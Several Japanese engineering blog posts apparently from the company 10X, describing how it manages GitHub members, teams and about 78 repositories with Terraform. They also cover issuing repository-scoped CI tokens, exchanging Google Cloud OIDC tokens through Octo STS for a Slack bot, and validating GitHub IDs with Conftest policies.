1つ目は infrastructure リポジトリです。この中の terraform/resources/github/ ディレクトリに、Organization のメンバー・チーム定義と、リポジトリごとの設定が入っています。メンバーやチームはルート階層の terraform.tfvars で一元管理し、リポジトリの設定は repos/ 配下にリポジトリごとのディレクトリを切って管理しています。

2つ目は tfmodule-gh-repo-kit リポジトリです。これはリポジトリの設定を標準化するためのTerraformモジュールで、各リポジトリの定義はこのモジュールを呼び出す形で書きます。Ruleset、アクセス権、Environmentといったリソースをひとまとめに管理でき、デフォルト値でガバナンスがきく設計になっています。

graph TB
    subgraph infrastructure リポジトリ
        subgraph "terraform/resources/github/"
            ROOT["ルート階層<br/>メンバー・チーム・Org Role"]
            REPOS["repos/ 配下<br/>リポジトリごとの設定"]
        end
    end

    subgraph tfmodule-gh-repo-kit
        MODULE["Terraform Module<br/>リポジトリ設定の抽象化"]
    end

    REPOS -->|"module source"| MODULE
    ROOT -->|"単一 tfstate"| GCS1["GCS<br/>10x-github-terraform"]
    REPOS -->|"リポジトリごとに<br/>独立 tfstate"| GCS2["GCS<br/>10x-github-terraform/repos/*"]

メンバー・チーム管理

terraform.tfvars への一元化

terraform.tfvars は Terraform が自動的に読み込むファイルです。カスタム名の .tfvars ファイルでは -var-file フラグが必要になりますが、terraform.tfvars は terraform plan を実行するだけで自動的にロードされます。CIのワークフローに特別な引数を足す必要がなく、Terraformユーザーであれば「データの入力先はここだ」と直感的にわかる名前でもあります。

この自動ロードの仕組みを活かして、メンバーとチームの定義をこのファイルに集約しています。データの入力はこのファイルだけで行うルールにしており、リソース定義やロジックを含む .tf ファイルは編集する必要がありません。メンバーを追加したい人はリストに1行足すだけで、HCLのリソース構造を理解する必要はありません。

users = [
  { email = "a-san@10x.co.jp", id = "ghida", role = "admin" },
  { email = "b-san@10x.co.jp",  id = "ghidb",   role = "admin" },

  { email = "c-san@10x.co.jp", id = "ghidc" },
  { email = "d-san@10x.co.jp", id = "ghidd" },
  // ... 60名超
]

teams = [
  {
    name    = "SRE",
    members = ["babarot", "horimislime", "soiya"],
  },
  {
    name        = "Engineers"
    description = "10XのSWEが所属するチーム",
    members     = ["swdyh", "kitak", "hisaichi5518", ...],
  },
  // ...
]

メンバーの追加は1行追加してPRを出すだけです。

チームメンバーシップのrole(maintainer / member)は、そのユーザーがOrg adminかどうかで自動判定されます。

resource "github_team_membership" "members" {
  for_each = { /* flatten して team-member ペアに展開 */ }

  team_id  = github_team.teams[each.value.team_name].id
  username = each.value.username
  role = contains(
    [for user in var.users : user.id if user.role == "admin"],
    each.value.username,
  ) ? "maintainer" : "member"
}

Organization Role

SREとセキュリティチームには、カスタムOrganization Roleで全リポジトリのmaintain権限を一括付与しています。リポジトリごとに個別設定する必要がないので、新しいリポジトリが増えても自動的にカバーされます。

resource "github_organization_role_team" "sre_is_all_repos_maintainer" {
  team_slug = "sre"
  role_id   = data.github_organization_role.all_repository_maintain.role_id
}

リポジトリの管理

1リポジトリ = 1ディレクトリ + 1 tfstate

各リポジトリは repos/{リポジトリ名}/ ディレクトリに2ファイルで定義します。

repos/
├── stailer-server/
│   ├── module_gh_repo_kit.tf   # モジュール呼び出し
│   └── backend.tf              # GCS prefix = "repos/stailer-server"
├── tfmodule-gh-repo-kit/
│   ├── module_gh_repo_kit.tf
│   └── backend.tf
└── ... (78リポジトリ)

tfstateはリポジトリごとにGCS上で分離しています。

terraform {
  backend "gcs" {
    bucket = "10x-github-terraform"
    prefix = "repos/stailer-server"
  }
}

stateはできるだけ独立した単位で分割することが重要です。最初はsmall startで始めたためすべてのリポジトリを単一のtfstateで管理していましたが、リポジトリ数が増えるにつれてplan/applyが遅くなり、1つのリポジトリのapply失敗が他に波及するリスクも出てきました。リポジトリごとにstateを分離することで、変更のあったリポジトリだけがplan/applyの対象になります。GitHub APIのRate Limitの影響も受けにくくなります。

tfmodule-gh-repo-kit

リポジトリの設定はすべて自社開発のTerraformモジュール tfmodule-gh-repo-kit に集約しています。

  • github_repository
  • github_repository_ruleset
  • github_team_repository
  • github_repository_collaborator
  • github_repository_environment
  • など

シンプルなリポジトリの定義はこんな感じです。

module "repository" {
  source = "git@github.com:10xinc/tfmodule-gh-repo-kit.git?ref=v0.1.13"

  name        = "tfmodule-gh-repo-kit"
  description = "社内GitHub Repositoryを管理するためのTerraform Moduleです。"
  maintainers = ["SRE"]

  general = {
    default_branch     = "main"
    allow_rebase_merge = false
    allow_squash_merge = false
  }

  rulesets = [
    {
      name        = "main branch"
      target      = "branch"
      enforcement = "active"
      conditions = {
        ref_name = { include = ["~DEFAULT_BRANCH"], exclude = [] }
      }
      rules = {
        require_pull_request = {
          required_approving_review_count = 1
          require_code_owner_review       = true
        }
        block_force_push  = true
        restrict_deletion = true
      }
      bypass_actors = []
    },
  ]
}

モジュールにはデフォルト値が設定されているので、明示的に書かなくても vulnerability_alerts: true、delete_branch_on_merge: true などのガバナンスが効きます。

モジュールは独立したリポジトリでバージョン管理しており、Songmu/tagprを使ったタグベースのsemverでリリースしています。Renovateが各リポジトリのmodule source refを自動更新してくれるので、モジュールの改善が組織全体に波及します。サプライチェーン攻撃対策として、リリースにはSREの承認を必須にしています。

bypass_actors の宣言的管理

Repository Rulesetの bypass_actors で、特定のファイルパスへの書き込みを許可するアクターを制御できます。たとえば、.github/**/* への書き込みをadminと特定のbotに限定し、それ以外のユーザーやAI Agentからの変更をブロックできます。

{
  name        = "Restrict push to .github"
  target      = "push"
  enforcement = "active"
  rules = {
    restricted_file_paths = [".github/**/*"]
  }
  bypass_actors = [
    { actor_id = 4, actor_type = "RepositoryRole", bypass_mode = "always" },  # admin
    { actor_id = module.repository.github_app_ids.renovate, actor_type = "Integration", bypass_mode = "always" },
    { actor_id = module.repository.github_app_ids.dependabot, actor_type = "Integration", bypass_mode = "always" },
    { actor_id = module.repository.github_app_ids.copilot_coding_agent, actor_type = "Integration", bypass_mode = "always" },
  ]
}

bypass_actors に渡す GitHub App ID はモジュール側で locals として管理しており、module.repository.github_app_ids.renovate のように名前で参照できます。マジックナンバーを調べて埋め込む必要がありません。

locals {
  github_app_ids = {
    copilot_code_review  = 946600
    copilot_coding_agent = 1143301
    dependabot           = 29110
    devin                = 811515
    github_actions       = 15368
    octo_sts             = 1457659
    policy_bot           = 3437305
    renovate             = 2740
  }
}

Terraform でこの設定をコード管理しているからこそ、78リポジトリに対して一貫したポリシーを適用できています。10Xでは Devin、GitHub Copilot coding agent、Claude といった AI Agent も人間と同じ PR フローで Terraform の変更を出していますが、こうした Ruleset があることで、変更できる範囲を宣言的に制御できています。

セルフサービスの設計

この仕組みで意識しているのは、SREがすべてを管理するのではなく、各チームが自分たちのリポジトリを自分で管理できるようにすることです。

各チームがリポジトリ設定を変更できる

各リポジトリの設定は repos/{リポジトリ名}/module_gh_repo_kit.tf に書かれています。Issueタブの有効化、マージ方式の変更、Rulesetのレビュー要件の調整など、リポジトリの設定変更は各チームのメンバーが自分でPRを出せます。

実際に、SWEがIssueタブを有効にしたり、チーム異動に伴ってアクセス権を変更したりするPRが日常的に出ています。チームに閉じたPRについてはSREフリーでマージ可能になっており、依頼されればレビューこそしますが、SREが代わりに作業するということはなくなりました。

workflow_dispatchで新規リポジトリを作成

新しいリポジトリを作りたいときは、GitHub Actionsの workflow_dispatch でリポジトリ名と説明を入力するだけです。

sequenceDiagram
    actor User
    participant GHA as GitHub Actions
    participant Template as テンプレート生成
    participant PR as Pull Request

    User->>GHA: workflow_dispatch<br/>(リポジトリ名, 説明)
    GHA->>Template: リポジトリ名からtfファイル生成
    Template-->>GHA: module_gh_repo_kit.tf + backend.tf
    GHA->>PR: 自動でPR作成
    PR-->>User: レビュー & マージ
    Note over GHA: terraform apply で<br/>リポジトリ作成

ワークフローの中でテンプレートから module_gh_repo_kit.tf と backend.tf を生成し、自動でPRが作成されます。テンプレートにはデフォルトのRuleset(main branchへのPR必須、1 approval、CODEOWNER review必須)が含まれているため、新規リポジトリでも最初からガバナンスが効いた状態になります。

「新しいリポジトリを作ったけどブランチ保護を設定し忘れた」ということが構造的に起きません。

メンバー管理もセルフサービス

チーム異動が発生した場合、マネージャーの作業を待つ必要はありません。メンバー自身が terraform.tfvars のチーム定義を書き換えてPRを出せます。レビューが通ればCIで自動的にapplyされます。

CIでの認証: tfファイルからトークンスコープを動的に決める

Terraform GitHub Providerでリポジトリの設定を terraform plan するには、対象リポジトリへの administration: read 相当の権限が必要です。terraform apply であれば administration: write も必要になります。

素朴に実装すると、CIに渡すトークンにOrganization内の全リポジトリへのwrite権限を持たせることになります。これなら全リポジトリのplan/applyが通りますが、あるリポジトリの設定変更PRから、無関係な全リポジトリへのwrite権限が行使できてしまいます。

10Xではこの問題を、Terraformコードの中身からトークンスコープを動的に決定することで解決しています。

hcl2json でリポジトリ名を抽出する

前述の通り、各リポジトリの設定は repos/{リポジトリ名}/module_gh_repo_kit.tf に書かれています。このファイルには必ずリポジトリ名が含まれています。

module "repository" {
  source = "git@github.com:10xinc/tfmodule-gh-repo-kit.git?ref=v0.1.13"
  name   = "stailer-server"
  ...
}

CIのmatrix jobは、変更のあったディレクトリごとに並列実行されます。各jobが必要とするリポジトリは、対象ディレクトリのtfファイルを読まなければわかりません。そこで hcl2json を使います。

hcl2json はHCLをJSONに変換するツールです。上記のHCLを変換すると以下のJSONが得られます。

{
  "module": {
    "repository": [{"name": "stailer-server", "source": "..."}]
  }
}

ここから jq でリポジトリ名を取り出し、スコープ対象のリポジトリリストを組み立てます。

- name: Extract target repository name for token scoping
  run: |
    # repos/* の場合のみトークンスコープを制限
    # teams/* 等はリポジトリ横断のアクセスが必要なためスコープ制限しない
    if [[ "${DIR}" == terraform/resources/github/repos/* ]]; then
      repo_name=$(hcl2json < "${DIR}/module_gh_repo_kit.tf" | \
        jq -r '.module.repository[0].name')
      echo "repositories<<EOF" >> "${GITHUB_OUTPUT}"
      echo "tfmodule-gh-repo-kit"
      echo "tfmodule-team-kit"
      echo "tfmodule-service-kit"
      echo "${repo_name}"
      echo "EOF" >> "${GITHUB_OUTPUT}"
    fi

スコープには対象リポジトリに加えて、Terraform module sourceの解決に必要なモジュールリポジトリ群を含めています。terraform init でモジュールをダウンロードする際にこれらへのアクセス権が必要になるためです。

なお、新規リポジトリはまだGitHub上に存在しないため、スコープに含めるとトークン取得が422エラーで失敗します。実際のワークフローではGitHub APIで存在確認を行い、存在しない場合はスコープなし(Organization全体)にフォールバックしています。

スコープ付きトークンの発行

抽出したリポジトリ名リストを使って、GitHub App Installation Tokenを発行します。トークンの発行には yagihash/ghat を使っています。

- name: Get GitHub API token
  uses: yagihash/ghat@ddb363556d0ce66d8b01687e221e887100a98867 # v2.3.0
  with:
    app_id: ${{ vars.GH_APP_TF_APP_ID }}
    kms_project_id: ${{ vars.GH_APP_KMS_PROJECT_ID }}
    repositories: ${{ steps.target-repo.outputs.repositories }}

ghatの内部では以下の処理が行われています。

  1. GitHub App IDと有効期限からJWTのヘッダとペイロードを組み立てる
  2. Google Cloud KMSの AsymmetricSign APIにダイジェストを送り、署名だけを返してもらう。秘密鍵はKMSの外に一切出ない
  3. 署名済みJWTでGitHub APIの POST /app/installations/{id}/access_tokens を呼び、repositories フィールドに先ほど抽出したリポジトリ名リストを渡す
  4. GitHub APIは、指定されたリポジトリだけにスコープされたInstallation Access Tokenを返す
  5. ワークフロー終了時に DELETE /installation/token を呼び、トークンを自動失効させる

GitHub Appの秘密鍵をKMSで管理する仕組みの詳細は、GitHub Appの秘密鍵をGitHub Secretsから追い出す で紹介しています。

これにより、stailer-serverリポジトリを変更するPRのmatrix jobには、stailer-serverリポジトリとモジュールリポジトリ群だけへのwrite権限を持つトークンが渡されます。他のリポジトリへの権限は一切ありません。

GitHub App自体もplan用とapply用で分離しています。GitHub Environmentごとに異なるApp IDを設定し、Workload Identity Federationの attribute_condition でapply用のAppはmainブランチのapplyワークフローからしかアクセスできないように制限しています。PRのブランチからapply用のトークンを取得することはできません。

なぜこの仕組みが必要か

「GitHub AppのInstallation Tokenをリポジトリスコープで発行する」こと自体は珍しくありません。ポイントは、スコープの対象をTerraformコードから動的に決定していることです。

78リポジトリがそれぞれ独立したtfstateを持ち、CIはmatrixで並列実行される構成なので、各matrix jobが必要とするリポジトリはtfファイルの中身を見ないとわかりません。hcl2json でHCLをパースしてリポジトリ名を取り出すことで、「このPRではstailer-serverリポジトリだけ」「このPRではtfmodule-gh-repo-kitリポジトリだけ」と、必要最小限のスコープを自動的に決定しています。

CI/CDパイプライン

plan / apply

GitHub Actionsで、変更のあったディレクトリだけをmatrixで並列実行します。

flowchart LR
    PR["PR作成"] --> Detect["変更ディレクトリ検出"]
    Detect --> Matrix["matrix 展開<br/>(max 5並列)"]
    Matrix --> Conftest["conftest<br/>ポリシーチェック"]
    Conftest --> Plan["terraform plan"]
    Plan --> Comment["PRにplan結果<br/>コメント"]

    Merge["main マージ"] --> Detect2["変更ディレクトリ検出"]
    Detect2 --> Matrix2["matrix 展開"]
    Matrix2 --> Rollback["rollback<br/>防止チェック"]
    Rollback --> Apply["terraform apply"]
    Apply -->|失敗| Notify["Slack通知<br/>+ PRコメント"]

変更ディレクトリの検出には action-changed-objects を使っています。apply時にはrollback防止チェックも行っています。PRがマージされてからapplyが実行されるまでの間に、同じディレクトリに後続の変更がマージされていないかを確認し、古い状態で上書きされることを防ぎます。

conftest によるポリシーチェック

plan時にはconftestによるポリシーチェックが走ります。HCLファイルの静的チェックと、plan結果に対するチェックの2段階です。GitHub関連だと以下のようなポリシーが設定されています。

ポリシー 効果
退職者のGitHub ID残留検出 GitHub APIからOrg メンバー一覧をリアルタイム取得し、tfファイル内のGitHub IDを検証
外部コラボレーターの検証 許可リストにない外部ユーザーがアクセス権に含まれていないか検証
github_branch_protection 使用禁止 Rulesetへの一本化を強制
hashicorp/github provider 使用禁止 integrations/github を強制
SRE/securityチームへの冗長な権限付与禁止 Org Roleで全リポジトリmaintain権限を持つチームに、リポジトリ単位でpull/push/maintain等を付与しても無意味なため、conftest で弾く
removed/moved/import の命名規則 ファイル名の衝突防止

この中だと退職者検出の仕組みは面白いです。GitHub Organization のメンバー一覧をGitHub APIからリアルタイムに取得し、それをSingle Source of Truthとして、Terraformファイル内のGitHub IDをチェックします。組織を離れたメンバーのIDがリポジトリのアクセス権に残っていたり、typoで存在しないユーザーが指定されていたりすると、PRのインラインコメントで指摘されます。

deny_invalid_repo_user contains {"msg": reason} if {
    some module_name, module_configs in input.module
    module_config := module_configs[0]
    contains(module_config.source, "tfmodule-gh-repo-kit")
    user := module_config.access.users[_]
    github_id := user.name
    not is_valid_member(github_id)
    not is_outside_collaborator(github_id)
    reason := sprintf(
        "`module.%v`: access.users[].name - @%v は 10X のメンバーではありません",
        [module_name, github_id],
    )
}

メンバー一覧を毎回APIから取得するため、ポリシーファイル自体のメンテナンスは不要です。conftestの導入経緯や全体像についてはこちらの記事で紹介しています。

設計の勘所

この仕組みを段階的に構築してきた中で、特に重要だった設計判断をまとめます。

tfstateをリポジトリごとに分離する

最初はフラット構成(単一tfstate)で始めましたが、リポジトリ数が増えると以下の問題が出ました。

  • plan/applyが遅くなる(全リポジトリのdataを取得するのでGitHub API Rate Limitに当たる)
  • 1つのリポジトリのapply失敗が他に波及する
  • CODEOWNERSでリポジトリ単位のレビュー制御ができない

リポジトリごとにstateを分離し、変更のあったディレクトリだけをCI対象にすることで、これらの問題がすべて解消されます。

トークンスコープを対象リポジトリに絞る

前述の通り、tfファイルからリポジトリ名を抽出し、そのリポジトリだけにスコープされたGitHub App Installation Tokenを発行しています。「CIにどの権限を渡すか」をコードから動的に決める仕組みは、tfstate分離と組み合わせることで実現できました。

モジュールで標準化し、テンプレートでデフォルトを適用する

共通モジュールでリポジトリ設定を抽象化することで、デフォルト値によるガバナンス(vulnerability_alerts: true、delete_branch_on_merge: true など)が効きます。新規リポジトリ作成時にはテンプレートからデフォルトのRulesetが生成されるので、ガバナンスの漏れが構造的に起きません。

セルフサービスとガードレールを同時に整備する

「自由に変更できる」だけではカオスになっていきがちです。conftestで「やってはいけないこと」を機械的に弾く仕組みがあるからこそ、各チームに変更を任せられます。レビューだけでは見落としがちな退職者のID残留や外部ユーザーの誤指定を、CIが自動で検出してくれる安心感があります。こういうものはAIにやらせるのではなく、lintでやる強みですね。

まとめ

この仕組みを構築する前は、GitHub の設定変更は SRE への依頼事項でした。今では、メンバーの追加もリポジトリの設定変更も、各チームが自分で PR を出して完結しています。レビューも各チームに閉じており、チームに閉じたレビューについてはSREのノータッチが実現しています。

これは最初から完成した形ではなく、フラット構成 → tfstate分離 → モジュール化 → Ruleset移行と、運用上の課題に対応しながら段階的に進化させてきたものです。この仕組みはまだ発展途上で、リポジトリ数やチーム構成の変化に合わせて今後も変わっていくと思います。GitHub管理をTerraformで始めようとしている方、あるいはすでに運用していて課題を感じている方に、何か参考になれば幸いです。

PATも秘密鍵も管理せずにGoogle CloudからGitHub APIにアクセスする

Google Cloud上のアプリケーションからGitHub APIにアクセスするとき、PATあるいはGitHub AppのInstallation Access Tokenが必要となります。しかしPATはユーザに紐付くため管理が厄介ですし、Appを作れば秘密鍵の管理について考えなければなりません。

この記事では、すでに運用しているOcto STSとGoogle CloudのOIDC ID Tokenを組み合わせることで、新たなGitHub Appを作らずにGitHub APIへのアクセスを実現した事例を紹介します。10XではOcto STSを使ったToken運用の改善で紹介したように、GitHub Actions上での社内の様々なユースケースでGitHub AppのInstallation Access Token(以下GitHub App Token)の発行にOcto STSを活用していますが、今回はGitHub Actions以外からの利用事例を紹介します。

全体のフローは以下の通りです。

sequenceDiagram
    participant App as Google Cloud上のアプリ
    participant Meta as GCE Metadata Server
    participant STS as Octo STS
    participant GH as GitHub API

    App->>Meta: OIDC ID Token を要求
    Meta-->>App: ID Token (iss: accounts.google.com)
    App->>STS: Token Exchange (Bearer ID Token)
    STS->>STS: Trust Policy で検証
    STS-->>App: GitHub Installation Token
    App->>GH: API呼び出し (Installation Token)
    GH-->>App: レスポンス

Google Cloudのメタデータサーバーから取得したOIDC ID TokenをOcto STSに渡し、短命なGitHub App Tokenに交換することで、このTokenでGitHub APIにアクセスできます。Octo STSで利用しているGitHub Appのパーミッションの範囲に収まるユースケースであれば、新しいGitHub Appの作成も鍵の管理も不要です。とても便利ですね!

以下、自分たちがこの仕組みに至った背景と、技術的な詳細を書きます。

何を作ったか

Slackのメッセージにリアクションを付けるだけでGitHub Issueが自動作成されるSlack botの機能を作りました。botはGoogle App Engine(GAE)上で動いており、GitHub APIにアクセスするためには何らかのCredentialが必要でした。

モチベーション: Slack起点のタスク管理

Slackを非同期コミュニケーションのメインツールとして使っていると、会話の中からタスクが発生することは珍しくありません。質問がそのままタスクになったり、非エンジニアのメンバーからSlack上で直接依頼が来たりします。

自分たちのチームでもSlack起点のタスク管理は長年の課題で、いくつかのアプローチを試してきました。

Zapier + Notion(2022〜2023年)

Slackのメッセージに特定のリアクション(:asksre:)を付けると、チームチャンネルに展開され、NotionのDatabaseにも登録される仕組みをZapierで構築しました。

  • 良かった点
    • どこで発生した会話でもチームチャンネルに展開されるので即座に可視化でき、翌朝のチーム定例で会話できる
  • 課題
    • Zapierの連携がよく壊れる。気づかないうちにタスクが拾えていないことがあった
    • SlackやNotionのAPIトークンをZapierに渡す必要があり、セキュリティ面でも不安があった

Slack リスト(2024年〜)

Zapierの不安定さから、Slackのリスト機能に切り替えました。

  • 良かった点
    • Slackに閉じた管理ができる
    • 外部サービスへのシークレット共有が不要。No codeでタスク管理できる手軽さ
  • 課題
    • チームチャンネルへの自動コメントのようなワークフローが組めない。Slackが用意した仕組みから外れるようなことをしようとすると結局コードを書かないといけない。コードを書かないといけないならお手軽なリスト機能を使い続ける理由がない
    • リスト機能自体の使い勝手にも難があった。カンバンUIのカードの挙動がピーキーだったり、ステータス管理では後から追加したステータスの並び順を変更できず、Doneを最初に作ってしまうとリスト内がDoneから始まるなど、細かいが日常的に使うものとしては気持ちよくない部分が多い

共通の課題: Issue化忘れ

どの方式でも一番の問題はIssue化の忘れでした。共有するだけで済む話ならその場の会話で終わりですが、タスクとして残すべきものはGitHub Issueにしたい。Issue化を忘れると、Slackのスレッドやリストに残ったまま誰にもアサインされず、タスクの内容もIssueとして記録されません。

いっそのことVibeで欲しいものを一気に作ってしまおうということで、リアクションを付けた瞬間にGitHub Issueまで作る仕組みを実装することにしました。

認証方式の検討

10Xでは10x_botというSlack botを2022年からGAE上で運用しています。もともとは感謝を送り合うCheers機能や勤怠打刻(King of Time連携)など、社内の汎用的な機能を集約するbotとして作られたものです。GAEを採用しているのは、Slackのwebhookイベントを常時受け付ける必要があることと、VPC経由でのDB接続やSecret Managerとの連携が必要だったためです。

このbotにリアクション→Issue自動作成の機能を追加するにあたり、GitHub APIの認証方式を検討しました。

なお、先に紹介したように10XではOcto STSを導入しています。Octo STSは、OIDCのID Tokenを受け取り、Trust Policyに基づいて検証した上で、スコープを絞ったGitHub App Tokenを発行するサービスです。リポジトリに配置したYAMLファイル(Trust Policy)で「誰が」「どのリポジトリに」「どの権限で」アクセスできるかを宣言的に管理できます。詳しくは以前の記事をご覧ください。

最初に思いついた選択肢は2つです。

  1. 新規GitHub Appを作成する: 秘密鍵をSecretをKMSに保存し、GAEから直接トークンを発行する
  2. GitHub Actions経由でOcto STSを使う: botからGitHub Actionsのワークフローをトリガーし、ワークフロー内でOcto STSのidentityを使ってIssueを作成する

案1はシンプルですが、新しいGitHub Appの作成と鍵管理が発生します。案2は鍵管理は不要ですが、GitHub Actions経由の間接的な呼び出しになり、余計なレイテンシがかかります。

Service AccountのOIDC ID TokenでOcto STSを叩く

どちらもしっくり来なかったのでSecurityチームに相談したところ、「GAEのService AccountでOIDC ID Tokenを発行して、Octo STSに直接渡せないか」という提案をもらいました。

Octo STSはOIDC ID Tokenを受け取ってGitHub App Tokenを返すサービスですが、提示するID TokenはGitHub のものに限定されているわけではありません。Octo STSのREADMEにはGoogle accountsをissuerにした例が載っています。

issuer: https://accounts.google.com
subject_pattern: "[0-9]+"
claim_pattern:
  email: ".*@chainguard.dev"

つまり、Google CloudのService AccountからOIDC ID Tokenを発行し、それをOcto STSに渡せば、GitHub Actionsを経由せずに直接GitHub App Tokenを取得できるはずです。

実際、以前の記事でもこの可能性に触れていましたが、当時は未検証でした。今回のSlack bot開発がまさにそれを実証する機会になりました。

仕組み

OIDC ID Tokenの取得

GAE・Cloud Run・GCEなどのCompute環境では、メタデータサーバーを通じてService AccountのOIDC ID Tokenを直接取得できます。IAM Credentials APIを明示的に呼んだり、roles/iam.serviceAccountOpenIdTokenCreatorロールを付与したりする必要はありません。google-auth-libraryを使えばアプリケーションコードから簡単に発行できます。

import { GoogleAuth } from 'google-auth-library';

const OCTO_STS_AUDIENCE = 'octo-sts.example.com';

const auth = new GoogleAuth();
const client = await auth.getIdTokenClient(OCTO_STS_AUDIENCE);
const idToken = await client.idTokenProvider.fetchIdToken(OCTO_STS_AUDIENCE);

発行されるID Tokenは以下のようなclaimsを持ちます。

{
  "iss": "https://accounts.google.com",
  "sub": "123456789012345678901",
  "aud": "octo-sts.example.com",
  "email": "my-app@my-project.iam.gserviceaccount.com",
  "email_verified": true
}

subにはService Accountのメールアドレスではなく数値のユニークIDが入ります。このIDはイミュータブルで、Service Accountが存在する限り変わりません。

Trust Policy

Octo STSは、リポジトリの.github/chainguard/ディレクトリに配置されたTrust Policyファイルに基づいてトークンを検証します。今回は以下のようなPolicyを作成しました。

# .github/chainguard/my_bot_issue_writer.sts.yaml
issuer: https://accounts.google.com
subject: "123456789012345678901"
claim_pattern:
  email: "my-app@my-project\\.iam\\.gserviceaccount\\.com"

permissions:
  issues: write

issuerにGitHuのOIDC Providerではなくhttps://accounts.google.comを指定しています。10Xの既存のTrust Policyはすべてhttps://token.actions.githubusercontent.comを使っていたので、Google Cloud OIDCのissuerを使うのはこれが初めてのケースでした。

subjectにはService Accountの数値IDを指定し、claim_patternでメールアドレスも検証しています。permissionsはissues: writeだけに絞っています。

このPolicyファイルはIssueを作成したいリポジトリに配置します。自分たちの場合、GitHub Issueの作成先であるリポジトリに直接置きました。

Token Exchange

ID Tokenを取得したら、Octo STSのエンドポイントにリクエストを送ります。

const response = await fetch(
  `https://octo-sts.example.com/sts/exchange?scope=myorg/myrepo&identity=my_bot_issue_writer`,
  {
    headers: {
      Authorization: `Bearer ${idToken}`,
    },
  },
);

なお、Octo STSは内部でgRPCを使っており、HTTPエンドポイントはgrpc-gateway経由で提供されています。レスポンスは{"token": "ghs_xxx"}のようなJSON形式で返ってくるので、パースしてtokenフィールドを取り出す必要があります。

取得したTokenでOctokitを初期化すれば、あとは普通にGitHub APIを叩けます。

const octokit = new Octokit({ auth: githubToken });
await octokit.issues.create({
  owner: 'myorg',
  repo: 'myrepo',
  title: 'Slackからの問い合わせ',
  body: '...',
});

何が嬉しいのか

この方式の最大の利点は、新しいGitHub Appの作成もCredentialの永続的な管理も不要だということです。

GitHub App方式 Octo STS方式
新規GitHub App 必要 不要
Credential管理 秘密鍵 なし
レイテンシ 数秒 数秒
権限管理 GitHub App設定画面 Trust Policy(コードレビュー可能)

権限管理がTrust Policyファイルとしてリポジトリに置かれる点も重要です。GitHub Appの権限設定は管理画面でしか確認できませんが、Trust Policyはコードとしてレビューでき、変更履歴も残ります。

また、GitHub App Tokenは短命なので、リクエストごとに都度発行して使い捨てにしています。長期間有効なCredentialがどこにも存在しない状態を作れます。

まとめ

今回、GAE上のSlack botからGitHub Issueを作成するにあたり、Google CloudのService AccountのOIDC ID TokenでOcto STSからGitHub App Tokenを方法を採用しました。新しいGitHub Appの作成も鍵管理も不要で、Trust Policyの追加だけで認証が完結します。

以前の記事ではOcto STSがGitHub Actions以外のOIDC Providerでも動くはずだと書きましたが、今回それを実際のプロダクション環境で確認できました。GAE・Cloud Run・GCEなど、メタデータサーバーからID Tokenを取得できる環境であればどこでも同じアプローチが使えるので、CI以外の文脈でもOcto STSの活用を検討してみてください。

参考

GitHubへのメンバー追加をConftestでバリデーションする

GitHubのユーザーをTerraformで管理しているときの問題点

GitHubの組織メンバーやリポジトリのアクセス権限をTerraformで管理すると、誰がどのリポジトリにアクセスできるかがコードとして可視化され、変更にはPRとレビューが必要になります。手作業でポチポチ設定するよりも安全で、監査もしやすくなります。

10Xでもこの方針でGitHub管理用のTerraformモジュールを作り、GitHubリソースをコード管理しています。

module "repository" {
  source = "github-management-module"

  name = "repository-name"

  access = {
    users = [
      { name = "alice", permission = "push" },
      { name = "bob",   permission = "push" },
    ]
  }
}

この access.users[].name に指定するGitHub IDは自由入力のため、いくつかの問題が起こり得ます。

  • 退職者の残留
    • 組織を離れたメンバーのIDが設定に残り続ける
  • typo
    • alice を alce と書いても気づけない (レビュープロセスがあっても見逃す場合もある)
  • 想定していないユーザーの指定
    • Outside Collaboratorとして意図しないユーザーにリポジトリのアクセス権限が付与される
    • typoしたユーザーがGitHub上に存在していたときも同様

特に3つ目が危険です。10XではSAML SSOを設定しているため、Org招待が飛んでも 10x.co.jp ドメインでフィルタされ、組織メンバーとして参加される被害は発生しません。しかし、リポジトリのOutside Collaboratorへの追加はSAMLの認証フローを経由しないため、typoや誤記で意図しない外部ユーザーにリポジトリの読み取り・書き込み権限が付与される可能性があります。

リポジトリの数は数百とあり、レビューだけでこれらを防ぐのは限界があります。

Conftestと外部データの組み合わせ

この問題に対して、Conftest を使ったポリシーチェックを導入しました。

Conftestは通常、設定ファイルの内容をRegoで静的に検証するツールです。今回はGitHub APIから取得した組織メンバー一覧を外部データとしてConftestに渡すことで、「そのGitHub IDは本当に組織に存在するか」という動的なチェックを静的解析の枠組みで実現しています。

GitHub組織のメンバー一覧をSingle Source of Truth(SSoT)として、Terraformファイル内のGitHub IDをそれに対して検証します。

データの取得

CIで gh コマンドを使い、組織メンバー一覧をJSONに書き出します。

members=$(gh api --paginate "/orgs/10xinc/members" --jq '.[].login' | jq -R . | jq -s .)
jq -n --argjson members "$members" '{github_members: $members}' > /tmp/github-members.json

これを conftest test --data /tmp/github-members.json で渡すと、ポリシー内から data.github_members として参照できます。メンバーの増減はGitHub APIから毎回取得するため、メンバーリストファイルのメンテナンスは不要です。

ポリシー

ポリシーの核となるロジックはシンプルです。

package github.invalid_github_member

import rego.v1

valid_members := data.github_members

outside_collaborators := {
    "outside-user-1",
    "outside-user-2",
    ...
}

is_valid_member(github_id) if {
    github_id in valid_members
}

is_outside_collaborator(github_id) if {
    github_id in outside_collaborators
}

valid_members がGitHub APIから渡される動的なデータ、outside_collaborators が業務上アクセスが必要な外部コラボレーターの許可リストです。

チェック対象は4箇所あります。

ルール 対象 レベル
deny_invalid_repo_user リポジトリアクセス権限 (access.users[].name) deny
deny_invalid_team_member チームメンバー (team_members[].github) deny
warn_invalid_tfvars_user tfvarsのユーザー (users[].id) warn
warn_invalid_tfvars_team_member tfvarsのチームメンバー (teams[].members[]) warn

リポジトリアクセスとチームメンバーは deny(CIを失敗させる)、tfvarsは warn(警告のみ)としています。リポジトリへのアクセス付与は組織に所属しているメンバーに対して行う操作なので、組織にいないユーザーが書かれていたらブロックするのが妥当です。一方、tfvarsの users[].id は組織への招待(Org Invite)にも使われるため、まだ組織に参加していないユーザーのIDが含まれるケースがあります。これを deny にしてしまうと招待のPRが通らなくなるため、warn に留めています。

例として deny_invalid_repo_user の実装を示します。

deny_invalid_repo_user contains {"msg": reason} if {
    some module_name, module_configs in input.module
    module_config := module_configs[0]
    contains(module_config.source, "tfmodule-gh-repo-kit")
    module_config.access.users
    user := module_config.access.users[_]
    github_id := user.name
    not is_valid_member(github_id)
    not is_outside_collaborator(github_id)
    reason := sprintf(
        "`module.%v`: access.users[].name - @%v は 10X のメンバーではありません",
        [module_name, github_id],
    )
}

